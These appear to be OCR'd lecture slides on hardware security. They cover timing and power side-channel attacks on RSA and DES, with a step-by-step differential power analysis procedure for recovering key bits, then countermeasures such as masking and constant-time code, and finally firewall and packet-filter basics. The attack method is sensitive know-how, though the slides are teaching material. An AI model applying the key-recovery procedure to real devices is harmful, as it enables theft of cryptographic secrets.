- **Differential Power analysis** (CRYPTO '99)

Differential fault analysis (Eurocrypt '97)
- induce a fault and "see what happens"
- a.k.a. micro-wave attack

Sound of computer while computing RSA

Van Eck phreaking:
- eavesdropping on screen output displayed on a CRT or LCD monitor by measuring electromagnetic emissions
- emissions from keyboard

....

Repeated square & multiply

Modular exponentiation


$c = a^b \bmod n$

```
c = 1
for i = k-1 downto 0 do
    c = (c * c) mod n
       if b_i == 1 then c = (c * a) mod n
return c
```

23=10111

Timing measurements

$$a^{23} = (((a^2)^2 a)^2 a)^2 a$$



Easy remedy

Modular exponentiation with constant timing

$c = a^b \bmod n$

```
c = 1
for i = k-1 downto 0 do
   c = (c * c) mod n
   d = (c * a) mod n
   c = b_i * d + (1-b_i) * c

return c
```

- Helps, if compiler is not optimizing too smartly!!
- Performance penalty: 2*k* instead of 1.5*k* modular multiplications


Power Analysis

Timing attacks

Simple Power Analysis (SPA)

- Power consumption is higher for a 1 than a 0(*)
- Gain extra information from a single power trace:

  Data with many 1's will consume more power.




(*) Actually for most of current devices causes power consumption; computations with many changes con

Differential Trace

Look at differences in average power consumption

- Collect a set of power traces
- Split into two groups
- Find difference in average power consumption:


Difference trace



Bit Propagation

Bit propagation:

- Choose an input bit
- Divide traces according to selected bit
- The difference trace shows the propagation of the bit



Partial difference traces for 4 input bits in DES

Fundamental idea: Complexity


Goal is to be able to check a guess for **PART** of the key.

Example: 64 bit key

- #possibilities: 18,446,744,073,709,551,616
- Time needed at 10^9 encryptions per second: more than 500 years

If one can check 1 byte at a time:

- #computations (256 per byte, 8 bytes): 2048
- Easily doable even if millions of instructions needed for each ch




Attacks on block ciphers

Block by block operations

- DES, AES: blocks of 64, 128 bits, resp.

Encryption and decryption are similar

- Feistel network (as in DES)
- substitution/permutation network (as in AES)



Feistel network

Main idea: **rounds**

In each round use:

- (part of) key
- substitution
- permutation

Security becomes better by using more rounds




Figure 3.2 Classical Feistel Network

Key schedule, **56-bit** key





Figure 3.5 Single Round of DES Algorithm

DES S-Boxes



S-Box S_1




Figure 3.6 Calculation of F(R, K)

Middle bits →

Outer bits ↓

14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13

S-Box maps 6 bits to 4 bits, or {0,1,…,63} to {0,1,…,15}

Attack: focus on final XOR step

$$R_i := L_{i-1} \text{ xor } F(R_{i-1}, K_i)$$

Assume bitwise operation, for simplicity

Distinguish cases:

- if $L_{i-1} = 0$, then $R_i = F(R_{i-1}, K_i)$ **copy ("no op")**
- if $L_{i-1} = 1$, then $R_i = 1 - F(R_{i-1}, K_i)$ **inversion**

If inversion consumes more power than "no op", then there will be a (slight) difference in power consumption!

In more detail: concentrate on Sbox #1

$$R_{16} = L_{15} \oplus SBOX_1(R_{15}, K_{15})$$

$$L_{15} = R_{16} \oplus SBOX_1(R_{15}, K_{15})$$
$$= f(C, \mathbf{K_{15}})$$

Focus on one bit in L_{15}:
"selection bit" b, as a function of known ciphertext C and **6-bit** key guess k_{15}

DPA Attack

Perform many measurements (>1000)

- with respect to the same secret key K
- but with different input/output (ciphertexts C_j)

For each 6-bit guess k_{15}, split set of power traces into two sets:

$S_0(k_{15})$ = set for which $f(C_j, k_{15}) = 0$

$S_1(k_{15})$ = set for which $f(C_j, k_{15}) = 1$


Take differential power trace:

$$\text{average trace over } S_0(k_{15}) - \text{average trace over } S_1(k_{15})$$

Power trace

DPA trace
(correct guess)

DPA trace
(wrong guesses)



- Small search space! (2^6)
- **We don't need to know where exactly the selection bit is computed**
  (could even be in multiple places => multiple peaks)

HWSec - Side Channel Attacks - Renaud PACALET December 05

Countermeasures

Example: random masks

- let W be a sensitive data value
- let R be a random value (mask).
- reorganize the computation such that only R and $W \oplus R$ are used
  - But how to do this?

Helps against first-order DPA

Fails against second-order DPA

Countermeasures (2)

- Randomization
  - Prevent traces from lining up.
  - Add dummy operations
  - Randomize order of real operations

```
void AddRoundKey()
{ order = random_permutation( 0, 15 );
  for( i = 0; i < 16; i++ )
  { inputdata[ order[ i ] ] =
   inputdata[ order[ i ] ] ^ key[ order[ i ] ];
  }
}
```

Countermeasures (3)

- Architectural defense:
  - Prevent obtaining a set of traces:
    - #attempts counter
    - Regularly change keys.
    - May be defeated by `template attacks'.
  - Limit vulnerability of key loss
    - Do not use single key
    - Have alternate levels of defense; e.g. revocation possibilities
  - Detect attacks in progress

Firewalls


Introduction

- seen evolution of information systems
- now everyone want to be on the Internet
- and to interconnect networks
- has persistent security concerns
  - can’t easily secure every system in org
- typically use a **Firewall**
- to provide **perimeter defence**
- as part of comprehensive security strategy

What is a Firewall?

- a **choke point** of control and monitoring
- interconnects networks with differing trust
- imposes restrictions on network services
  - only authorized traffic is allowed
- auditing and controlling access
  - can implement alarms for abnormal behavior
- provide NAT & usage monitoring
- implement VPNs using IPSec
- must be immune to penetration

What is a Firewall?




Firewall Limitations


- cannot protect from attacks bypassing it
  - e.g., sneaker net, utility modems, trusted organisations, trusted services (eg SSL/SSH)
- cannot protect against internal threats
  - e.g., disgruntled or colluding employees
- cannot protect against access via WLAN
  - if improperly secured against external use
- cannot protect against malware imported via laptop, PDA, storage infected outside

Firewalls – Packet Filters

- simplest, fastest firewall component
- foundation of any firewall system
- examine each IP packet (no context) and permit or deny according to rules
- hence restrict access to services (ports)
- possible default policies
  - that not expressly permitted is prohibited
  - that not expressly prohibited is permitted

Firewalls – Packet Filters





(a) Packet-filtering router

Firewalls – Packet Filters

Table 20.1 Packet-Filtering Examples

A

action	ourhost	port	theirhost	port	comment
block	*	*	SPIGOT	*	we don't trust these people
allow	OUR-GW	25	*	*	connection to our SMTP port

B

action	ourhost	port	theirhost	port	comment
block	*	*	*	*	default

C

action	ourhost	port	theirhost	port	comment
allow	*	*	*	25	connection to their SMTP port

D

action	src	port	dest	port	flags	comment
allow	{our hosts}	*	*	25		our packets to their SMTP port
allow	*	25	*	*	ACK	their replies

E

action	src	port	dest	port	flags	comment
allow	{our hosts}	*	*	*		our outgoing calls
allow	*	*	*	*	ACK	replies to our calls
allow	*	*	*	>1024		traffic to nonservers

Attacks on Packet Filters

- IP address spoofing
  - fake source address to be trusted
  - add filters on router to block
- source routing attacks
  - attacker sets a route other than default
  - block source routed packets
- tiny fragment attacks
  - split header info over several tiny packets
  - either discard or reassemble before check

Firewalls – Stateful Packet Filters

- traditional packet filters do not examine higher layer context
  - ie matching return packets with outgoing flow
- stateful packet filters address this need
- they examine each IP packet in context
  - keep track of client-server sessions
  - check each packet validly belongs to one
- hence are better able to detect bogus packets out of context
- may even inspect limited application data

Packet Filtering

For each packet, firewall decides whether to allow it to proceed – on a per-packet basis

